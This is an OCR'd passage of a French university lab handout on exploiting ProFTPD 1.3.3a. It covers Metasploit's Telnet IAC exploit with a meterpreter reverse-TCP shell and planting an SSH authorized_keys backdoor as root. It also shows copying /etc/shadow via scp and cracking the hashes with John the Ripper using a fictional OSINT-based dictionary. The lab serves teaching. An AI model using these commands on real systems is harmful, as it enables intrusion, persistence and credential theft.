
✓ **Quelle est la référence de la vulnérabilité dont la sévérité est la plus forte ?**



✓ **Cliquez le lien décrivant la vulnérabilité la plus forte pour avoir tous les détails.**

✓ **La version proftpd du serveur scanné avec nmap est-elle vulnérable ?**

OUI ❑ **NON ❑**



✓ **Quel est le type de cette vulnérabilité ?**

✓ **Quelle fonction du programme pose problème ?**

IAC signifie Interpret As Command

✓ **Est-elle exploitable à distance par le réseau ?**

Oui ❑
Non ❑

✓ **une authentification est-elle requise ?**


Oui ❑
Non ❑

✓ **L'exploit est-il disponible sur le site nvd ?**

Oui ❑
Non ❑


4.4 Mais où est passé l'exploit ?

✓ **Visitez le site exploit-db : www.exploit–db.com, et sur la page d'accueil du site, dans search saisissez *proftpd 1.3.3* :**




✓ **Depuis quelle date le code d'exploitation linux de votre vulnérabilité est-il dispo et qui en est l'auteur ?**


Cliquez maintenant sur Filters



Puis advanced

✓ **Saisissez la référence de la vulnérabilité dans le champ CVE**






4.5 Exploitation

✓ **Lancez metasploit dans un terminal comme suit :**

Soyez patients.

✓ **Lancez la commande search proftpd :**



Plusieurs résultats apparaissent.

✓ **Quel exploit allez-vous choisir ?**

✓ **Lancez la commande use suivi du chemin complet de l'exploit que vous souhaitez utiliser**

```
low search

Matching Modules
================

   Name                                          Disclosure Date  Rank
   Description
   ----                                          ---------------  ----
   -----------
   exploit/freebsd/ftp/proftp_telnet_iac         2010-11-01       great
   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   exploit/linux/ftp/proftp_sreplace             2006-11-26       great
   ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   exploit/linux/ftp/proftp_telnet_iac           2010-11-01       great
   ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   exploit/linux/misc/netsupport_manager_agent   2011-01-08       average
   NetSupport Manager Agent Remote Buffer Overflow
   exploit/unix/ftp/proftpd_133c_backdoor        2010-12-02       excellen
t  ProFTPD-1.3.3c Backdoor Command Execution

msf > use exploit/linux/ftp/proftp_telnet_iac
msf  exploit(proftp_telnet_iac) >
```

Notez le changement de d'invite (prompt)

✓ **consultez les options disponibles :**

```
msf  exploit(proftp_telnet_iac) > show options

Module options (exploit/linux/ftp/proftp_telnet_iac):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf  exploit(proftp_telnet_iac) >
```

✓ **Quelle est l'adresse de la machine cible ? saisissez là :**

```
msf  exploit(proftp_telnet_iac) > show options

Module options (exploit/linux/ftp/proftp_telnet_iac):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf  exploit(proftp_telnet_iac) > set RHOST
```

✓ **Avec la commande *show payloads* consultez les charges utiles possibles**

Les charges utiles possibles sont nombreuses. Nous allons choisir l'interpréteur de commandes linux(meterpreter) qui offre beaucoup d'opportunités, en mode reverse TCP c.a.d que la cible va initier la connexion vers l'attaquant.

✓ **D'après-vous quelle raison(s) particulière(s) pourrait-il y avoir à choisir le mode reverseTCP ?**

✓ **lancez la commande set payload suivie de la charge utile comme suit :**

 La touche de complément de saisie **« TAB »** est très utile pour abréger les temps de saisie.

```
   linux/x86/shell/reverse_tcp                              normal  Linux
Command Shell, Reverse TCP Stager
   linux/x86/shell_bind_ipv6_tcp                            normal  Linux
Command Shell, Bind TCP Inline (IPv6)
   linux/x86/shell_bind_tcp                                 normal  Linux
Command Shell, Bind TCP Inline
   linux/x86/shell_reverse_tcp                              normal  Linux
Command Shell, Reverse TCP Inline
   linux/x86/shell_reverse_tcp2                             normal  Linux
Command Shell, Reverse TCP Inline - Metasm Demo

msf  exploit(proftp_telnet_iac) > set payload linux/x86/meterpreter/reverse_
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp
msf  exploit(proftp_telnet_iac) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf  exploit(proftp_telnet_iac) >
```

✓ **Affichez les options de saisie de la charge utile :**

```
msf  exploit(proftp_telnet_iac) > show options

Module options (exploit/linux/ftp/proftp_telnet_iac):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.21     yes       The target address
   RPORT  21               yes       The target port


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpreter
   LHOST                          yes       The listen address
   LPORT         4444             yes       The listen port
   PrependFork                    no        Add a fork() / exit_group() (for parent) co
de


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf  exploit(proftp_telnet_iac) >
```

✓ **Saisissez l'adresse IP de l'attaquant qui va attendre la connexion venant de la cible avec la commande :** ***set LHOST ……..***

```
msf  exploit(proftp_telnet_iac) > set LHOST 10.3.....
```

puis modifiez le port d'écoute avec la commande : ***set LPORT 5555***

```
msf  exploit(proftp_telnet_iac) > set LPORT 5555
LPORT => 5555
```

✓ **Démarrez une session d'écoute avec wireshark en choisissant la bonne interface.**

✓ **Lancez l'attaque avec la commande exploit**

```
msf  exploit(proftp_telnet_iac) > exploit

[*] Started reverse handler on 10.3.100.1:5555
[*] Automatically detecting the target...
[*] FTP Banner: 220 ProFTPD 1.3.3a Server (Debian) [::ffff:192.168.1.21]
[*] Selected Target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to 192.168.1.21
[*] Meterpreter se       l opened (10.3.100.1:5555 -> 192.168.1.21:37064) at 2014-06-2
12:01:26 +0200

meterpreter >
```

✓ **Vous êtes connecté sur la machine cible. Faire un help pour voir les commandes possibles.**

✓ **Observez sur votre capture wireshark la session meterpreter.**

Vérifiez que vous êtes bien positionné sur le serveur FTP cible avec la commande ifconfig

✓ **Avec la commande getuid vérifiez qui vous êtes sur ce serveur.**

Je suis connecté en tant que ….(complétez)

4.6 Camp de base

Vous allez établir votre camp de base sur le serveur ftp que vous venez d'intruser.

Pour ce faire vous aller exploiter deux choses :

1- Vous êtes Root

2- Un serveur ssh tourne sur la machine et traverse un hypothétique firewall (souvenez-vous de votre recherche nmap)

4.6.1 Porte dérobée

Vous êtes root sur votre machine d'attaquant (pour rappel kali). Vous allez créer un biclé rsa avec la commande ssh idoine et pour finir copier la clé publique générée dans le répertoire /root/.ssh de la machine cible. Ainsi vous aurez ouvert une porte dérobée ssh sur le serveur ftp.

✓ **Génerez le biclé ssh comme-suit :** (si le répertoire .ssh n'existe pas, créez le)


 Le mot de passe à saisir est **ienac**

```
root@bt:~# cd .ssh
root@bt:~/.ssh# ll
total 8
drwx------  2 root root 4096 2014-06-23 15:13 ./
drwx------ 36 root root 4096 2014-06-23 14:43 ../
root@bt:~/.ssh# ssh-key
ssh-keygen   ssh-keyscan
root@bt:~/.ssh# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
1b:52:34:72:67:5d:d0:61:f0:d3:aa:61:05:98:99:86 root@bt
The key's randomart image is:
+--[ RSA 2048]----+
|      . +.o*+=+. |
|       +E+* .+.. |
|        ..    + .|
|       .     . o |
|      . S   o .  |
|       . o . o   |
|        .   .    |
|                 |
|                 |
+-----------------+
root@bt:~/.ssh# ll
total 16
drwx------  2 root root 4096 2014-06-23 15:14 ./
drwx------ 36 root root 4096 2014-06-23 14:43 ../
-rw-------  1 root root 1743 2014-06-23 15:14 id_rsa
-rw-r--r--  1 root root  389 2014-06-23 15:14 id_rsa.pub
root@bt:~/.ssh#
```

✓ **Créez le fichier authorized_keys** ( respectez l'orthographe et le répertoire dans lequel vous créez le fichier) **comme suit**


```
|        .   .    |
|                 |
|                 |
+-----------------+
root@bt:~/.ssh# ll
total 16
drwx------  2 root root 4096 2014-06-23 15:14 ./
drwx------ 36 root root 4096 2014-06-23 14:43 ../
-rw-------  1 root root 1743 2014-06-23 15:14 id_rsa
-rw-r--r--  1 root root  389 2014-06-23 15:14 id_rsa.pub
root@bt:~/.ssh# cp id_rsa.pub authorized_keys
root@bt:~/.ssh#
```

✓ **Téléchargez le fichier authorized_keys sur la machine cible grâce à la commande upload de meterpreter comme suit :**



✓ **Vérifiez que la porte dérobée est en place en ouvrant une connexion ssh en tant que root sur la cible :**


Vous devez saisir le mot de passe.



✓ **Terminez la connection ssh en tapant la commande : *exit.***

4.6.2 On craque !

4.6.2.1 John the ripper

✓ **Sur Kali faire : *cd /root/john*** (si le répertoire john n'existe pas créez le)

✓ **A l'aide de la commande scp copier les fichiers /etc/passwd et /etc/shadow de la cible vers votre répertoire /root/john**

```
root@bt:~# cd john
root@bt:~/john# ls
root@bt:~/john# scp root@192.168.1.21:/etc/passwd  root@192.168.1.21:/etc/shadow .
passwd                                        100% 1568     1.5KB/s   00:00
shadow                                        100% 1414     1.4KB/s   00:00
root@bt:~/john# ls
passwd  shadow
root@bt:~/john#
```

✓ **Avec la commande unshadow** (/usr/sbin/unshadow) **fusionnez les deux fichiers en un seul baptisé mdp**

```
root@bt:~/john#                          unshadow ./passwd ./shadow > ./mdp
root@bt:~/john# ll
total 20
drwxr-xr-x  2 root root 4096 2014-06-24 10:17 ./
drwx------ 37 root root 4096 2014-06-24 10:16 ../
-rw-r--r--  1 root root 2053 2014-06-24 10:17 mdp
-rw-r--r--  1 root root 1568 2014-06-23 15:27 passwd
-rw-r-----  1 root root 1414 2014-06-23 15:27 shadow
root@bt:~/john#
```

✓ **visionnez ce fichier mdp.**

A la fin de mdp on peut voir que le système cible est accessible aux trois utilisateurs que sont

Pierre Lamaison

Jacques Latuile

et Gilles Duparc

```
root@bt:~/john# cat mdp
root:$6$73CL96Sx$oOg4tsfhJeBEosividhsyESYFoOWMFnOKlowXBDV1om.z4HJeM3rYge.SUbH2DOteGUAEswOOMb.uw8PKNH.f.:0:0:
oot:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
messagebus:*:101:103::/var/run/dbus:/bin/false
Debian-exim:!:102:104::/var/spool/exim4:/bin/false
statd:*:103:65534::/var/lib/nfs:/bin/false
avahi:*:104:107:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:*:105:46:usbmux daemon,,,:/home/usbmux:/bin/false
Debian-gdm:*:106:114:Gnome Display Manager:/var/lib/gdm3:/bin/false
sshd:*:107:65534::/var/run/sshd:/usr/sbin/nologin
saned:*:108:117::/home/saned:/bin/false
hplip:*:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
lad:$6$81uQsS1Z$sByj0CSjQteLSs505oXh2MPBB/73i1WvTK1J/q1kQBzvc6xP0nGjppNIk563M17PeSMOoXakubwUMZ2uLNkPZ.:1000:
000:lad,,,:/home/lad:/bin/bash
proftpd:!:110:65534::/var/run/proftpd:/bin/false
ftp:*:111:65534::/home/ftp:/bin/false
lamaison:$6$2jKWQ4sE$r9WO879OzSZBNGOdjOO6iTjWRyc6oR3j67JEUbaiXUO41AkN/OArPRDLboBV92gwOqAjzZrOGv03ZvOsKWe5U/:
001:1001:lamaison pierre,,,,:/home/lamaison:/bin/bash
latuile:$6$J8RrGaLt$eZVCtjZfZiNj2vVaEED7u2Kvh1LhvFMQyd4ET/KVguokB3TMOhQqjuUXM.oBP/RKxzUqhsbvFLQ.eslmAn3FR1:1
03:1003:latuile jacques,,,,:/home/latuile:/bin/bash
duparc:$6$r7U6ALCP$V9Pd8w7U.uuB6vFYT8U8.US2Con6XEGwgB5tkbI.M/Kk.55pBCTh3GNyndQ33MdPOpNUW6TnuEm77B6ucoqQm/:10
2:1002:duparc gilles,,,,:/home/duparc:/bin/bash
root@bt:~/john#
```

✓ **Lancez la commande /usr/sbin/john /root/john/mdp**

Il sera Inutile d'attendre trop longtemps la méthode force brute (mode single) ne donnera rien.

```
root@bt:/                    john#                    john                    /root/john/mdp
Loaded 5 password hashes with 5 different salts (generic crypt(3) [?/64])
guesses: 0  time: 0:00:00:08 15.89% (1) (ETA: Tue Jun 24 14:02:59 2014)  c/s: 251  trying: Lamaisonj - Plamais
nz
Session aborted
root@bt:                     john#
```

✓ **Vous pouvez arrêter avec un Ctrl C.**

Après une recherche (**entièrement imaginaire**) sur internet l'attaquant trouve les informations suivantes :

Pierre Lamaison est un fier papa qui publie sur son compte de réseau social les photos du petit Theo né le 26 février dernier.

Jacques Latuile est un passionné de littérature et son roman favori est « *Voyage au bout de la nuit* » de Louis-Ferdinand Céline. Sur son blog de critiques littéraires Gilles témoigne d'une passion particulière pour le personnage principal Ferdinand Bardamu.

Gilles Duparc pour sa part est un collectionneur. Ses figurines favorites sont celle du space opéra

Star Wars (la première saga). Il est du côté de l'alliance rebelle et se voit, affirme-t-il dans une vidéo postée dans Daily Motion, piloter un bolide inter-galactique aux côtés de Luke Skywalker et Han Solo.

Nous allons donc procéder à une recherche par dictionnaire

✓ **Créez un premier fichier dictionnaire dans le répertoire /root/john que vous appellerez mondico. Ajoutez dans ce fichier les mots de passe (un par ligne) que vous aurez déduits des informations concernant Lamaison données ci-avant.**

